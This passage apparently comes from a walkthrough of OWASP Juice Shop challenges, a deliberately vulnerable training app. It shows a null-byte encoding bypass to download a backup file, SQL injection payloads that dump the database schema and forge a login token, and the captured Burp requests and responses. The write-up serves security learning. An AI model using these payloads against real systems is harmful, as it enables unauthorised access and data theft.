at Function.process_params (/app/node_modules/express/lib/router/index.js:346:12)
at next (/app/node_modules/express/lib/router/index.js:280:10)
at serveIndexMiddleware (/app/build/server.js:260:9)
at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/app/node_modules/express/lib/router/index.js:328:13)
at /app/node_modules/express/lib/router/index.js:286:9
at Function.process_params (/app/node_modules/express/lib/router/index.js:346:12)
at next (/app/node_modules/express/lib/router/index.js:280:10)
at /app/build/lib/antiCheat.js:72:5
at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/app/node_modules/express/lib/router/index.js:328:13)
at /app/node_modules/express/lib/router/index.js:286:9
at Function.process_params (/app/node_modules/express/lib/router/index.js:346:12)
at next (/app/node_modules/express/lib/router/index.js:280:10)
at /app/node_modules/express/lib/router/index.js:646:15
at next (/app/node_modules/express/lib/router/index.js:265:14)
at Function.handle (/app/node_modules/express/lib/router/index.js:175:3)
at router (/app/node_modules/express/lib/router/index.js:47:12)
```


Getting a 400 bad request error



```
%00
```


```
%25%30%30
```

At the burpsuite decoder we decode ”%00” to a url to give us ” %25%30%30” and replacing it in the link




https://juice-shop.herokuapp.com/ftp/package.json.bak%25%30%30.md

Which downloads the file



n.bak%00.md

package.json.bak%00.md
4.2 KB • Done



C:\Users\AHMED\Downloads\package.json.bak%00.md - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
package.json.bak%00.md

```
{
  "name": "juice-shop",
  "version": "6.2.0-SNAPSHOT",
  "description": "An intentionally insecure JavaScript Web Application",
  "homepage": "http://owasp-juice.shop",
  "author": "Björn Kimminich <bjoern.kimminich@owasp.org> (https://kimminich.de)",
  "contributors": [
    "Björn Kimminich",
    "Jannik Hollenbach",
    "Aashish683",
    "greenkeeper[bot]",
    "MarcRler",
    "agrawalarpit14",
    "Scar26",
    "CaptainFreak",
    "Supratik Das",
    "JuiceShopBot",
    "the-pro",
    "Ziyang Li",
    "aaryan10",
    "m4l1c3",
    "Timo Pagel",
    "..."
  ],
  "private": true,
  "keywords": [
    "web security",
    "web application security",
    "webappsec",
    "owasp",
    "pentest",
    "pentesting",
    "security",
    "vulnerable",
    "vulnerability",
    "broken",
    "bodgeit"
  ],
  "dependencies": {
    "body-parser": "~1.18",
    "colors": "~1.1",
    "config": "~1.28",
    "cookie-parser": "~1.4",
    "cors": "~2.8",
    "dottie": "~2.0",
    "epilogue-js": "~0.7",
    "errorhandler": "~1.5"
```

And shows information such as keywords and dependencies

Weak Password Hashing (Via SQLi)


Ephemeral Accountant (SQL-Injection)




Login

Email* AZIZ

Password* AZIZ




```
{
   "email":"AZIZ",
   "password":"AZIZ"
}
```



```
X-Recruiting: /#/jobs

Invalid email or password.
```

Trying random credentials to login which will be invalid since they dont exist




Request

```
POST /rest/user/login HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en;
welcomebanner_status=dismiss;
cookieconsent_status=dismiss;
continueCode=
g1hXt8cVCRszFVf8tBTkgu8atyDIrb
snNFVyhjyI9ZFP9tn3c1VHZ6ujxc1P
s2jsO7HoWI9KCN1
Content-Length: 27
Sec-Ch-Ua-Platform: "Windows"
Accept-Language:
en-US,en;q=0.9
Accept: application/json,
text/plain, */*
Sec-Ch-Ua: "Chromium";v="133",
 "Not(A:Brand";v="99"
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0
(Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/133.0.0.0
Safari/537.36
Origin:
https://juice-shop.herokuapp.c
om
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://juice-shop.herokuapp.c
om/
Accept-Encoding: gzip,
deflate, br
Priority: u=1, i
Connection: keep-alive

{
     "email":"'",
     "password":""
}
```

Response

```
heroku-nel="https://nel.heroku.com/reports?s=7dvfMN1ZzyM7R5J
mD7L6owUUTSjho%2FYjTU35mI57zLA%3D&sid=812dcc77-0bd0-43b1-a5f
1-b25750382959&ts=1742159151"
Server: Heroku
Vary: Accept-Encoding
Via: 1.1 heroku-router
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Recruiting: /#/jobs
Content-Length: 1136

{
  "error": {
    "message":
"SQLITE_ERROR: near \"d41d8cd98f00b204e9800998ecf8427e\": sy
ntax error",
    "stack":
"Error\n    at Database.<anonymous> (/app/node_modules/seque
lize/lib/dialects/sqlite/query.js:185:27)\n    at /app/node_
modules/sequelize/lib/dialects/sqlite/query.js:183:50\n    a
t new Promise (<anonymous>)\n    at Query.run (/app/node_mod
ules/sequelize/lib/dialects/sqlite/query.js:183:12)\n    at
/app/node_modules/sequelize/lib/sequelize.js:315:28\n    at
process.processTicksAndRejections (node:internal/process/tas
k_queues:105:5)",
    "name": "SequelizeDatabaseError",
    "parent": {
      "errno": 1,
      "code": "SQLITE_ERROR",
      "sql":
"SELECT * FROM Users WHERE email = ''' AND password = 'd41d8
cd98f00b204e9800998ecf8427e' AND deletedAt IS NULL"
    },
    "original": {
      "errno": 1,
      "code": "SQLITE_ERROR",
      "sql":
"SELECT * FROM Users WHERE email = ''' AND password = 'd41d8
cd98f00b204e9800998ecf8427e' AND deletedAt IS NULL"
    },
    "sql":
"SELECT * FROM Users WHERE email = ''' AND password = 'd41d8
cd98f00b204e9800998ecf8427e' AND deletedAt IS NULL",
    "parameters": {}
  }
}
```


Sending the request to the repeater and changeing the email to “ ’ ” to get an SQLITE error



```
GET /rest/products/search?q=
banana'))UNION%20SELECT%20sql,2,3,4,5,6,7,8,9
%20FROM%20sqlite_master-- HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=
dismiss; cookieconsent_status=dismiss;
continueCode=
g1hXt8cVCRszFVf8tBTkgu8atyDIrbsnNFVyhjyI9ZFP9
tn3c1VHZ6ujxc1Ps2js07HoWI9KCN1
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
Sec-Ch-Ua: "Chromium";v="133",
"Not(A:Brand";v="99"
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/133.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive
```


```
{
    "id":
    "CREATE TABLE `Users` (`id` IN
    TEGER PRIMARY KEY AUTOINCREMEN
    T, `username` VARCHAR(255) DEF
    AULT '', `email` VARCHAR(255)
    UNIQUE, `password` VARCHAR(255
    ), `role` VARCHAR(255) DEFAULT
     'customer', `deluxeToken` VAR
    CHAR(255) DEFAULT '', `lastLog
    inIp` VARCHAR(255) DEFAULT '0.
    0.0.0', `profileImage` VARCHAR
    (255) DEFAULT '/assets/public/
    images/uploads/default.svg', `
    totpSecret` VARCHAR(255) DEFAU
    LT '', `isActive` TINYINT(1) D
    EFAULT 1, `createdAt` DATETIME
     NOT NULL, `updatedAt` DATETIM
    E NOT NULL, `deletedAt` DATETI
    ME)",
    "name":2,
    "description":3,
    "price":4,
    "deluxePrice":5,
    "image":6,
    "createdAt":7,
    "updatedAt":8,
    "deletedAt":9
},
```

Entering
“ banana'))UNION%20SELECT%20sql,2,3,4,5,6,7,8,9%20FROM%20sqlite_master-- ” to get table schema and get the table we need which is users




```
{
"CREATE TABLE `Users` (
`id` INTEGER PRIMARY KEY AUTOINCREMENT,
`username` VARCHAR(255) DEFAULT '',
`email` VARCHAR(255) UNIQUE,
`password` VARCHAR(255),
`role` VARCHAR(255) DEFAULT 'customer',
`deluxeToken` VARCHAR(255) DEFAULT '',
`lastLoginIp` VARCHAR(255) DEFAULT '0.0.0.0',
`profileImage` VARCHAR(255) DEFAULT '/assets/public/images/uploads/default.svg
`totpSecret` VARCHAR(255) DEFAULT '',
`isActive` TINYINT(1) DEFAULT 1,
`createdAt` DATETIME NOT NULL,
`updatedAt` DATETIME NOT NULL,
`deletedAt` DATETIME)"
}
```

Json beautifier




```
"email":
"'UNION SELECT*FROM (SELECT 1000 as 'id',' ' a
s 'usemame', 'accOunt4nt@juice-sh.op' as 'emai
l', 'asdfasdf' as 'password', 'accounting' as
'role',' ' as 'deluxeToken', '127.0.0.1' as 'l
astLoginIp', 'default.svg' as 'profileImage',
' ' as 'totpSecret', 1 as 'isActive' , '2020-0
8-30 11:12:13.456+00:00' as 'createdAt', '2020
-08-30 11:12:13.456 +00:00' as 'updatedAt', nu
ll as 'deletedAt')--",
"password":""
```

Crafting attack payload to get authentication token solving the challenge



```
"authentication":{
  "token":"eyJ0eXAi0iJKV1QiLCJhbGci0iJSUzI1NiJ9.eyJzdGF0dXMi0iJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6
  "bid":6,
  "umail":"acc0unt4nt@juice-sh.op"
```

Login Admin (Injection)




Login

Email*: admin

Password*: •••••

Trying to login as admin admin



29 https://juice-shop.herokuap... POST /rest/user/login ✓ 401 929 text


Request

```
POST /rest/user/login HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=
nQhptatvcDIwCbs2F7fOtWIWTvnujntywI6OTLms5BFb8hZ6IErF
mYtByc95hXjuQKtn6c39uQ6flkHVbh4Rck1IzDT8v
Content-Length: 36
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand";v="99"
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/133.0.0.0 Safari/537.36
Origin: https://juice-shop.herokuapp.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive

{
  "email":"admin",
  "password":"admin"
}
```

Response

```
HTTP/1.1 401 Unauthorized
Access-Control-Allow-Origin: *
Content-Length: 26
Content-Type: text/html; charset=utf-8
Date: Sat, 05 Apr 2025 09:23:27 GMT
Etag: W/"1a-ARJvVK+smzAF3QQve2mDSG+3Eus"
Feature-Policy: payment 'self'
Nel:
{"report_to":"heroku-nel","response_headers":["Via"]
,"max_age":3600,"success_fraction":0.01,"failure_fra
ction":0.1}
Report-To:
{"group":"heroku-nel","endpoints":[{"url":"https://n
el.heroku.com/reports?s=NhqbmJXcfz7P%2F4XW4%2BfB3Get
j7cyC%2FF1iesFdFzAv00%3D\u0026sid=812dcc77-0bd0-43b1
-a5f1-b25750382959\u0026ts=1743845007"}],"max_age":3
600}
Reporting-Endpoints:
heroku-nel="https://nel.heroku.com/reports?s=NhqbmJX
cfz7P%2F4XW4%2BfB3Getj7cyC%2FF1iesFdFzAv00%3D&sid=81
2dcc77-0bd0-43b1-a5f1-b25750382959&ts=1743845007"
Server: Heroku
Vary: Accept-Encoding
Via: 1.1 heroku-router
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Recruiting: /#/jobs

Invalid email or password.
```

Sending it to repeater

